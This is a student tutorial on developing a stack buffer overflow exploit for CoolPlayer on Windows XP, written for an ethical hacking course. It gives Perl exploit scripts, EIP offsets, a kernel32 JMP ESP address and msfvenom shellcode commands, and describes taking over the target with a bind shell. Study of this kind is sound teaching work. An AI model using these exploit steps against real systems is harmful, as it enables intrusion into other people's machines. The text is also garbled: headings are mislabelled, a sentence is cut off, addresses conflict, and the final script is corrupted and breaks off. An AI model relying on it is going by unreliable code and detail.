



# Buffer Overflow Exploit Development Tutorial

**Tom Gardner**

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

*Note that Information contained in this document is for educational purposes.*

# Contents

---

1	Introduction .....	1
1.1	Background .....	1
2	Procedure And Results.....	2
2.1	Methodology- Data Execution Protection Off .....	2
2.1.1	Verifying the Crash.....	2
2.1.2	Inspecting Application with Debugger .....	2
2.1.3	Finding the Distance to the EIP .....	2
2.1.4	Determine How Much Room There Is for Shellcode .....	2
2.1.5	Find a JMP ESP command .....	3
2.1.6	Using Windows Calculator to Prove the Vulnerability.....	3
2.1.7	Take over the target using a larger Msfvenom payload .....	3
2.1.8	Egghunter Shellcode .....	3
2.2	Procedure And Results – Data Execution Protection Off.....	4
2.2.1	Verifying the Crash.....	4
2.2.2	Inspecting application with debugger.....	5
2.2.3	Finding the Distance to the EIP .....	7
2.2.4	Determine How Much Room There Is for Shellcode .....	9
2.2.5	Find a JMP ESP command .....	11
2.2.6	Using Windows Calculator to Prove the Vulnerability.....	12
2.2.7	Take over the target using a larger msfvenom payload .....	16
2.2.8	Egg hunter shellcode.....	17
2.3	Procedure And Results – Data Execution Protection On .....	20
2.3.1	Using Mona.py to find a ROP chain .....	21
2.3.2	Locating a RET address.....	22
2.3.3	Using Windows Calculator to prove the vulnerability .....	22
3	Discussion.....	24
3.1	Buffer Overflow Countermeasures .....	24
4	References .....	26
5	Appendix A Screenshots .....	29

# 1 INTRODUCTION

## 1.1 BACKGROUND

---

Since the famous Morris Worm attack in 1988, Buffer Overflows have continued to be one of the most common and dangerous security vulnerabilities in software. Coding errors are usually the main reason why Buffer Overflow vulnerabilities exist. This is because inexperienced or careless programmers use complicated programming languages such as C or C++, where it is easy to make mistakes and have no built-in protections against accessing, or overwriting data. (Constantin, 2020). Common application development mistakes are another common reason why Buffer Overflow vulnerabilities exist. This is because development teams fail to allocate large enough buffers and neglect checking for overflow problems. (Veracode, n.d.)

Buffer overflow attacks work by exploiting the fixed size of data buffers or buffer for short. Buffers are temporary memory stores with a specific capacity to store data. The data capacity of the buffer is fixed and is specified by the programmer or the program. (EC-Council, n.d.). A Buffer overflow occurs when a computer program tries to write too much data to a single buffer which results in the buffer's boundary overflowing into surrounding memory locations and overwriting them. Figure 1 by Cloudflare shows a simple example of what a buffer overflow looks like.




Figure 1: Example of a Buffer Overflow (Cloudflare)

There are two main types of buffer overflow vulnerabilities that an attacker can exploit. The first attack is a Heap-based Buffer Overflow Attack and the second is a Stack-based Buffer Overflow Attack. The Heap-based Buffer overflow is the hardest and least common attack. This buffer overflow attack involves the flooding of open allocated memory space for a program beyond memory used for current runtime operations. The Stack-based Buffer Overflow is the easiest and most common buffer overflow and takes advantage of stack memory that only exists when the function is executing (imperva, n.d.).

In short, the purpose of this tutorial is to demonstrate to a user in an easy to read format what buffer overflows are, how to develop a buffer overflow exploit in Windows XP with DEP (Data Execution Prevention) off and with DEP on and a discussion of common countermeasures and methods of evading IDS (Intrusion detection system).

## 2 PROCEDURE AND RESULTS

### 2.1 METHODOLOGY- DATA EXECUTION PROTECTION OFF

---

#### 2.1.1 Verifying the Crash

The first step of this tutorial is to verify that the application Coolplayer will crash when a new file is loaded. If the application crashes when the file is uploaded, then this will be used to overflow the program's buffer. To crash the application a Perl script must be created with a header, a body, and an unspecified number of junk characters. This script will then be used to generate an .ini file that will be loaded into Coolplayer. The Perl script must have a header for Coolplayer to recognize it as a skin file otherwise the script won't work. The number of junk characters needed to overflow the program's buffer differs from program to program, so 100 ASCII characters will be used initially. If this number doesn't crash Coolplayer then this number will increase to 500 then to 1000 and so on and so forth until the application crashes.

#### 2.1.2 Inspecting Application with Debugger

To examine the application more closely, a debugger program called Ollydbg 1.10 will be used. Ollydbg has an intuitive graphical interface that can be used to determine whether the stack has been overwritten (Ollydbg, n.d.). To debugging process will be started by attaching Coolplayer to Ollydbg, then running the program. After loading in the .ini file to Coolplayer, Ollydbg will immediately show the stack overwritten with junk created by the Perl script made earlier. The instruction pointer (EIP) will then be overwritten by "AAAA" which will result in a crash. This is because the instruction pointer now has "AAAA" stored instead of a valid memory location. This means the application will not be able to POP the instruction pointer off the stack so the application will not be able to continue. This can be exploited by a hacker because the program will then run the RET command and jump to a piece of shell code inserted by an attacker and the code will then be executed.

#### 2.1.3 Finding the Distance to the EIP

In order to for an attacker to take control of the target, first the EIP (instruction pointer) must be controlled. Before the EIP can be controlled, the attacker must know the distance between the start of the buffer and the EIP. This is important because this shows how much padding will be needed to overwrite the stack all the way to the EIP. The easiest method to calculate the exact distance to the EIP is to send predictable number of junk characters into the buffer using a script. In order to create the pattern of junk characters, Metasploit will be used because it has many useful tools and utilities that can be used in buffer overflow exploitation. To create the junk characters the pattern\_create.rb tool will be used. This is a built in metasploit tool written in the ruby language that can be used to automatically create a pattern of characters such as "Aa0Aa1Aa2...". Once the buffer has been filled with the junk characters generated by pattern\_create.rb, Ollydbg will show the EIP in the Registers panel. Another Metasploit tool called pattern\_offset.exe can be used to automatically count the exact number of junk characters needed to fill the stack and overwrite the EIP with the next eight address bytes.

#### 2.1.4 Determine How Much Room There Is for Shellcode

After the distance to the EIP has been calculated, the attacker must then find whether there is sufficient room at the top of stack to place their shellcode. This is important for an attacker to know because when the application is running, the Heap will grow down while the Stack grows up. Often, this can cause

problems during program operation because values placed at the top or in the middle of the stack can be overwritten by Heap allocation. A similar method can be used to find room for shellcode as there was to find the distance to the EIP. The metasploit tool `pattern_create.rb` will be used to create a pattern of junk characters that can be placed into a Perl script in order to fill the stack until the values are overwritten. The space between the EIP and the exact location on the stack where the junk characters get overwritten is the available room an attacker has for their shellcode. The metasploit tool `pattern_offset.exe` will be used again to find the exact number of characters that can be used shellcode.

#### 2.1.5 Find a JMP ESP command

In order to reliably exploit the stack buffer overflow vulnerability, the “Jump to ESP” technique must be used. This is because the ESP may not be located in the same memory location every time the program is run, this is called “Stack Jitter”. The “Jump to ESP” exploit strategy overwrites the stack EIP with an address that causes the program to jump to the ESP register at the top of the stack, which is where an attacker’s shellcode is located. To reliably “Jump to the ESP”, the address of a JMP ESP instruction must be loaded in from an external DLL. For this tutorial the system DLL “kernel32.dll” will be loaded into the application as it is unlikely to be changed. In order to find the JMP ESP instruction inside the kernel32.dll, the third-party utility “findjmp.exe” will be used.

#### 2.1.6 Using Windows Calculator to Prove the Vulnerability

Once all of the previous steps have been completed, the next step is to prove the buffer overflow vulnerability exists by creating a Perl script that opens the windows calculator when the .ini file is loaded into Coolplayer. The Metasploit utility, `Msfpayload` can be used to generate the shellcode to open up the windows calculator. `Msfpayload` is a combination of `Msfpayload` and `Msfencode` that allows users to generate payloads with a single command line tool. Before the shellcode is generated, it is common practice to filter out bad characters from the shellcode such as `\x00` (null byte), `\x0a` (line feed), `\x0d` (carriage return), and `\x20` (space). If these bad chars aren’t filtered out, then the shellcode can become truncated or the application may crash. `Olllydbg` can be used to search for bad characters by sending 255 characters into the stack and manually checking which characters have been filtered out. (PenTest-duck, 2019) It is also important to encode the shellcode using `x86/alphaupper` or `x86/shikata_ga_nai`.

#### 2.1.7 Take over the target using a larger Msfpayload payload

After completing all the previous steps and proving the buffer overflow vulnerability exists by opening up a windows calculator, the next step is to attempt to take over the target machine using a larger payload. This will be done using `msfpayload` to generate shellcode for a `bind_tcp` shell that will be used to take over the machine. After the shellcode is generated, placed into a script, and loaded into Coolplayer, the IP address of the target machine will need to be noted. This is because Netcat will need to be used to open a shell on the Kali Linux machine the attacker is using to exploit the target (Petters, 2021). Once this step has been completed, the attacker now has full control of the target.

#### 2.1.8 Egghunter Shellcode

If there is very little space in the ESP for an attacker to place shellcode, then it is possible to use a technique called egg hunting to exploit the target. This technique involves the attacker placing a piece of shellcode (the egghunter) into a script that searches for the payload, which is marked by a tag called the egg. The egg will usually be four characters that is repeated twice to make the egg 8 bytes. So if the attacker wants to name the egg ‘beef’, the attacker will place the egg ‘beefbeef’ in front of the payload. This is so the egghunter (beef) does not look for itself, it searches for ‘beefbeef instead’

## 2.2 METHODOLOGY- DATA EXECUTION PROTECTION OFF

---

### 2.2.1 Using Mona.py to find a ROP chain

After exploiting the buffer overflow vulnerability with Data Execution Protection Off (DEP), the next step is to exploit the vulnerability with DEP on. Before the exploit can begin, a ROP chain must be found somewhere in the machine. In order to discover a ROP chain inside the target machine, a python script called mona.py has to be run. Mona.py has various commands which can be used inside Immunity Debugger. Immunity Debugger is another debugger similar to OllyDbg but unlike OllyDbg it can be used to run python scripts.

### 2.2.2 Locating a RET address

Before an exploit script can be crafted, a RET address must be found. It is important to find a RET address because it is required to start off the ROP chain. The RET address can be located using another mona command inside Immunity Debugger.

### 2.2.3 Using Windows Calculator to prove the vulnerability

The last step, after completing the previous steps, is to craft a python script that opens a windows calculator when loaded into Coolplayer. The distance to the EIP and the calculator shellcode can be borrowed from the previous exploit because they do not need to be altered. The RET address that was found has to replace the old EIP and the ROP chain must be placed before the calculator shellcode.

## 2.3 PROCEDURE AND RESULTS – DATA EXECUTION PROTECTION OFF

---

### 2.3.1 Verifying the Crash

Before we attempt to exploit a buffer overflow vulnerability in the Coolplayer application and take over the target machine, we must first verify that the application will crash when the buffer is overloaded with junk characters. In order to crash the Coolplayer application we must first create a Perl file in Windows XP. This can be done by creating a text file, changing the file type from .txt to .pl for Perl, and then editing the file in Notepad++. After creating the Perl file, the user must create the following variables, seen in Figure 2, in order for the script to work. The user must create the name of the ini file that will be loaded into Coolplayer, a variable where the junk characters will go, and a header.

```
1 my $file = "VerifyCrash.ini";
2 my $junk =
3 my $header = "[CoolPlayer Skin]\nPlayerlistSkin=";
4 open($FILE,">$file");
5 print $FILE $header . $junk;
6 close($FILE)
```

*Figure 2: Initial Perl File before junk characters are added.*

After the file has been populated with the variables required for the script to work, the file then must be filled with a varying number of junk characters which will be used to overflow buffer and hopefully crash the application. However, since the number of junk characters needed to crash the application is unknown, we must start at a number such as 1000 letter A's (which is /x41 in shellcode) and work up until the

application crashes. To start, we will use 1000 A's to see if that number will overflow the buffer. This can be done by placing the following code in the Perl file, **my \$junk = "\x41" x 1000;** as seen in Figure 3.

```
1 my $file = "VerifyCrash.ini";
2 my $junk = "\x41" x 1000;
3 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
4 open($FILE, ">$file");
5 print $FILE $header . $junk;
6 close($FILE);
```

Figure 3: Perl file with 1000 junk characters

After this is done the Perl file can be double clicked and a new file called VerifyCrash.ini will be created. The next step is to load this new ini file into the Coolplayer.exe and run the application. Loading in the ini file and running the application will show Coolplayer running normally. This means the script failed to overflow the buffer and crash the application. The next step is to add 200 more junk characters to the Perl file to make it 1200 and load it into the application. Figure 4 below shows the new file. After loading the file into Coolplayer, the application will crash and throw an error as seen in Figure 5. This means the junk characters went past the EIP (instruction pointer) and crashed the application.

```
1 my $file = "VerifyCrash.ini";
2 my $junk = "\x41" x 1200;
3 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
4 open($FILE, ">$file");
5 print $FILE $header . $junk;
6 close($FILE);
```

Figure 4: Perl file with 1200 junk characters (success)




Figure 5: Application has Crashed

### 2.3.2 Inspecting application with debugger

After confirming that the application will crash when the buffer is overloaded with 1200 characters, we can then inspect the application using a windows debugger such as Ollydbg developed by Oleh Yuschuk in 2013. This tool will make it easier to view the registers and the EIP..... The first step is to open up Ollydbg on the desktop and then attach the Coolplayer application. This can be done by going to File in the top left, open then attach the Coolplayer application. This step can also be done by using the shortcut F3 to open which can be seen in Figure 6 below. Once the application has been attached to Ollydbg, the next step is to run the application. This can be done using the shortcut F7 or by going to debug and clicking run. After this step has been completed, the VerifyCrash.ini file, that was created earlier, can be loaded into

Coolplayer.exe. This can be done by right clicking Coolplayer.exe, clicking options, and open skin files. This can be found in

Figure 7 and Figure 8. Once the .ini file has been loaded, the application will crash and Ollydbg will display the results.



Figure 6: File and Open



Figure 7: Load in VerifyCrash.ini by clicking options




Figure 8: Open the skin file

Figure 9 below shows an access violation when executing [41414141], which means there has been a buffer overflow and the EIP has been overwritten with A's seen at location 00113844. The EIP (instruction pointer) can be found just below the top of the stack at location 00113848. Since the stack grows down, Ollydbg will correctly display the junk characters filling the stack from the bottom of the stack towards the top of the stack which is highlighted black in Ollydbg. Inspecting Ollydbg closer we can see the junk characters have overflowed past the EIP and the top of the stack which means we have used too many junk characters in the Perl script. In order to take over the target we must figure out the exact distance between the bottom of the stack to the EIP. This is so we know exactly how much padding or junk characters we need to fill up the stack all the way up to the EIP but not any further.






Figure 9: Access Violation

### 2.3.3 Finding the Distance to the EIP

The next step after inspecting the crash in Ollydbg is to find the exact distance to the EIP. In the previous stage we found out the buffer the application can crash when the EIP has been overwritten. However, it was also discovered that the Perl script loaded in too much padding which went past the top of the stack. In order to solve this problem, we need to find out the precise distance to the stack EIP. The first step is to send a predictable pattern of characters to the stack using a Metasploit utility called `pattern_create.rb`. This helpful script can be found in Metasploit's tools directory and will generate a unique pattern of characters that will replace the sequence of A's that was used before (Offensive Security, n.d.). For this tutorial the `pattern_create.rb` script was converted into an .exe file and saved in `c:\cmd`. To generate the pattern of characters the command **`pattern_create.exe 1200 >pattern.txt`** is used inside `c:\cmd`.




Figure 10: `pattern_create.rb` used to generate a pattern of 1200 characters

Once the previous step has been completed, the generated pattern can then be placed into a new Perl script, converted into an ini file, and loaded into Ollydbg. Inspecting the application in Ollydbg will show a new EIP generated, which in this tutorial was 69423769. It is very important to note down this number because it is required for the next step.

Now that the EIP for the new crash pattern has been recorded, the Metasploit utility `pattern_offset.rb` can be used to find the precise distance to EIP from the bottom of the stack. This utility can be found in Metasploit's tool directory and was converted into an .exe file much the same as `pattern_create.rb`. Using the EIP that was noted down previously, the command **`pattern_offset.exe 69423769 1200`** can be used to get the exact distance to the EIP

```

C:\WINDOWS\system32\cmd.exe
C:\cmd>pattern_offset.exe 69423769 1200
C:\DOCUMENT~1\ADMINI~1\LOCAL5~1\Temp\ocr5.tmp
re.rb:36:in 'require': iconv will be deprec
instead.
1042
C:\cmd>_

```

Figure 11: `pattern_offset.exe` shows the exact distance to the EIP

Figure 11 above shows the distance to the EIP is 1042, which means a new Perl script can now be made with 1042 junk characters instead of 1200 used previously. This new Perl script will now fill the buffer with padding all the way to the EIP, but it won't be overwritten by the junk characters. A new variable called `$EIP` will be created which will hold 4 B's to show the EIP has been overwritten by the new variable and not by the padding. The last step is to load this script into Ollydbg and see if the script works.

```

1 my $file = "VerifyCrash.ini";
2 my $junk = "\x41" x 1042;
3 my $EIP = "BBBB";
4 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
5 open($FILE,">$file");
6 print $FILE $header . $junk . $EIP;
7 close($FILE);

```

Figure 12: New Perl script with 1042 junk characters and a new EIP variable



Figure 13: Buffer filled with padding (A's) and the EIP has been overwritten with 4 B's

Figure 13 shows the buffer has been filled with padding and the EIP has now been overwritten with the four B's that the script created. This means that if the EIP can then be overwritten to be an actual memory location instead of four B's, then it will be possible to get the EIP to jump to a string of malicious shellcode that has been placed in a script. However, before any shellcode can be placed into a script and loaded into Coolplayer, it must first be confirmed whether there is enough room at the top of the stack to fit the shellcode.

### 2.3.4 Determine How Much Room There Is for Shellcode

In order to find out if there is enough room in stack for shellcode, the metasploit utility, `pattern_create.rb` can be used again in order to generate a random pattern of characters. The aim is to fill the stack with junk characters until they are overwritten by the stack. The space between the EIP and the point which the characters are overwritten is the amount of space available in the stack for shellcode.

The first step is to open up `pattern_create.exe` again and generate a pattern of junk characters. It is very hard to guess how many characters are needed but it is recommended to start with at least 5000. For this tutorial the number 50000 was chosen but the total space for shellcode is different for everybody, so the starting number doesn't matter. The generated pattern should then be placed in a new variable called **\$my\_junk1** inside the Perl script created earlier.

```
C:\WINDOWS\system32\cmd.exe
C:\cmd>pattern_create.exe 50000>50000.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocrA.tmp/lib/ruby/1.9.1/r
re.rb:36:in `require': iconv will be deprecated in the future
instead.
```

Figure 14: `pattern_create.exe` is used to generate 50000 junk characters.

```
1 my $file = "Room.ini";
2 my $junk = "\x41" x 1042;
3 my $EIP = "BBBB";
4 my $junk1 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3";
5 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
6 open($FILE,">$file");
7 print $FILE $header . $junk . $EIP . $junk1;
8 close($FILE);
```

Figure 15: new script with 50000 junk characters




Figure 16: junk has not been overwritten

Figure 16 shows the 50000 junk characters generated by `pattern_create.rb` have not been overwritten by the stack, which means there is still a lot of room left in the stack for shellcode. The next step is to use `pattern_create.rb` again to generate 100000 junk characters and place them in the Perl script.

```

C:\WINDOWS\system32\cmd.exe
C:\cmd>pattern_create.exe 100000>100000pattern.txt
C:/DOCUME~1/ADMINI~1/LOCAL5~1/Temp/ocrB.tmp/lib/ruby/1.9.1/rubygems/custom_re
re.rb:36:in `require': iconv will be deprecated in the future, use String#e
instead.
C:\cmd>

```

Figure 17: 100000 characters generated

00114564	36684535	Eh6
00114568	45376845	Eh7E
0011456C	68453868	h8Eh
00114570	30694539	9Ei0
00114574	45316945	Ei1E
00114578	69453269	i2Ei
0011457C	34694538	3Ei4
00114580	45356945	Ei5E
00114584	69453669	i6Ei
00114588	38694537	7Ei8
0011458C	45396945	Ei9E
00114590	CCCC006H	j.
00114594	CCCCCCCC	CCCCCCCC
00114598	CCCCCCCC	CCCCCCCC
0011459C	CCCCCCCC	CCCCCCCC
001145A0	CCCCCCCC	CCCCCCCC
001145A4	CCCCCCCC	CCCCCCCC
001145A8	CCCCCCCC	CCCCCCCC
001145AC	CCCCCCCC	CCCCCCCC
001145B0	CCCCCCCC	CCCCCCCC
001145B4	CCCCCCCC	CCCCCCCC
001145B8	CCCCCCCC	CCCCCCCC
001145BC	CCCCCCCC	CCCCCCCC
001145C0	CCCCCCCC	CCCCCCCC
001145C4	CCCCCCCC	CCCCCCCC
001145C8	CCCCCCCC	CCCCCCCC
001145CC	CCCCCCCC	CCCCCCCC
001145D0	CCCCCCCC	CCCCCCCC

Figure 18: junk has been overwritten

Figure 18 above shows the junk characters have finally been overwritten by the stack at the memory location 00114590. This means the total amount of room for shellcode in the stack is between the EIP at memory location 00113844 and memory location 00114590.

```

C:\cmd>pattern_offset.exe 37714F36 100000
C:/DOCUME~1/ADMINI~1/LOCAL5~1/Temp/ocrA.tmp/lib/ruby/1.9.1/rubygems/custom_requ
re.rb:36:in `require': iconv will be deprecated in the future, use String#encod
instead.
11420
31700
51980
72260
92540
C:\cmd>

```

Figure 19: pattern\_offset.exe used to find the total characters that can be used for shellcode

The last step is to find out precisely the exact number of characters that can be placed in the stack. This next step can be done using the metasploit utility pattern\_offset.exe again. The command needs to have the memory location just before the spot where the junk characters get overwritten, so in this instance the command will be **pattern\_offset.exe 0011458C 100000** as seen in Figure 19 above.

Before any shellcode can be generated, a reliable JMP ESP command must be located. This JMP ESP command will be placed in a script and will overwrite the existing EIP. The new EIP will then jump to the ESP pointer, which is where the shellcode is located. It is more reliable to overwrite the EIP with a JMP ESP command, because “stack jitter” in Coolplayer can result in ESP not being in the same memory position every time the program is run.

### 2.3.5 Find a JMP ESP command

In order to get the program to reliably jump to the ESP pointer, the EIP must be overwritten by a JMP ESP command. There are several places where it is possible to find a JMP ESP that is in a fixed location. A DLL that is loaded into the application itself is the most reliable location to find a JMP ESP command. Ollydbg provides an easy way to view the DLL's that load in at the start of the application. This can be done by loading in the Coolplayer application into Ollydbg, then clicking 'view' in the top left corner and clicking executable modules. Figure 20 below shows the process.




Figure 20: view the executable modules for Coolplayer




Figure 21: the DLL's that are loaded at the start of the database, including kernel32

Figure 21 above shows the executable modules tab in Ollydbg and inside the tab are all the DLL files that are loaded when the application starts. The black arrow seen in figure 21 is pointing the kernel32.dll, which is the DLL needed for the JMP ESP command. The next step is to examine kernel32.dll using the third-party tool 'findjump.exe' on the target operating system in order to confirm if the absolute memory address is a JMP ESP command.




Figure 22: C:\cmd> findjump.exe kernel32 esp to find a JMP ESP

Figure 22 above shows the findjump.exe command returned the address 0x7C8369F0 which is a CALL ESP command and the address 0x7C86467B which contains the JMP ESP command which will be used to reliably jump to the ESP. It is important to remember to check if the memory location contains a NULL

byte as this will cause the application to ignore everything after the NULL Byte. This is because the NULL byte would become a string terminator and the buffer data will become unusable. Now that a valid JMP ESP command has been found, it is now possible to perform a reliable jump to the top of the stack. Using the JMP ESP command taken from kernel32.dll, it is now possible to reliably jump to some shellcode placed in a Perl script. To add the JMP ESP command to the Perl script, a new variable called my \$EIP must be created. This new variable, holding the JMP ESP, will overwrite the stack EIP when the application is run and jump to the ESP.

Figure 23 below shows the new Perl script. The next step is to prove the buffer overflow vulnerability exists by creating a Perl script, using the techniques performed earlier, to jump to some shellcode that will open a windows calculator when executed.

```
1 my $file = "Calculator.ini";
2 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3 my $junk = "\x41" x 1042;
4 my $EIP = pack('V', 0x7C8647B);
```

Figure 23: Perl script now has the JMP ESP

### 2.3.6 Using Windows Calculator to Prove the Vulnerability

Once all of the steps above have been completed then it is now possible to prove the buffer overflow vulnerability exists. In order to take over the target machine, the stack EIP must jump to some malicious shellcode that has been generated and placed inside a Perl script. For this stage the EIP will be instructed to jump to some shellcode that will open a windows calculator when executed. The Metasploit tool Msfvenom can be used again to generate shellcode that opens a windows calculator when executed. This stage will require a Kali Linux virtual machine in order to work properly because msfvenom is pre-installed on the disto. To generate the shellcode, the command **msfvenom -p windows/exec CMD=calc.exe -v shellcode -b -e x86 -f perl >Desktop/shell.pl** should be used (DEFENSA HACKER , 2021). See

```
(kali@kali)-[~]
$ msfvenom -p windows/exec CMD=calc.exe -v shellcode -b -e x86 -f perl >Desktop/shell.pl
```

Figure 24: Msfvenom used to generate calculator shellcode

The next step is to copy and paste the generated shellcode into the Perl script using a new variable called my \$shellcode. However, before the script is loaded into Coolplayer, it is important to include NOP's or No Operation's in the Perl script. These NOPs are important because the application will use system calls when the application starts, which sometimes overwrites the start of the shellcode. The NOP's will prevent the shellcode being overwritten because the EIP will increment until the shellcode is reached because a NOP does nothing. This is called NOP slide because the instruction pointer increments or 'slides' through the NOP's until it reaches the shellcode. Fifty NOP's will be used in this tutorial in order to be extra safe, but the real size doesn't matter because NOP's don't do anything. However, it is recommended to use at least 3 or 5 NOP's otherwise it is very likely the exploit will do nothing. To insert 50 NOP's into the script the following line should be added into the script **my \$NOP = "\x90" \* 50;**. The shellcode to open up a windows calculator can then be placed into the Perl script once the NOPs have been inserted. A new variable called **my \$shellcode = "..";** bably means there are bad characters inside the shellcode that is preventing the shellcode being executed by the target machine. In order to find out if the application is



filtering out bad characters, a simple script must be made inside Kali Linux that generates all 255 characters in shellcode. Figure 26 below shows the loop used to generate 255 characters in shellcode. These characters can then be placed inside a new Perl script, loaded into Coolplayer, and run inside Ollydbg.

Figure 27 below shows the newly updated Perl script with the included NOPS and shellcode. The last step is to generate the new .ini file and load it into Coolplayer via Ollydbg.

```

1 my $FILE = "C:\msys64\usr\bin\";
2 my $Dname = "C:\msys64\usr\bin\";
3 my $cmd = "ls -l";
4 my $FP = pack("V", 0x00000000);
5 my $SIP = "SIP" . $FP;
6 my $SIPcode = "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
7 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
8 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
9 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
10 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
11 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
12 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
13 "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
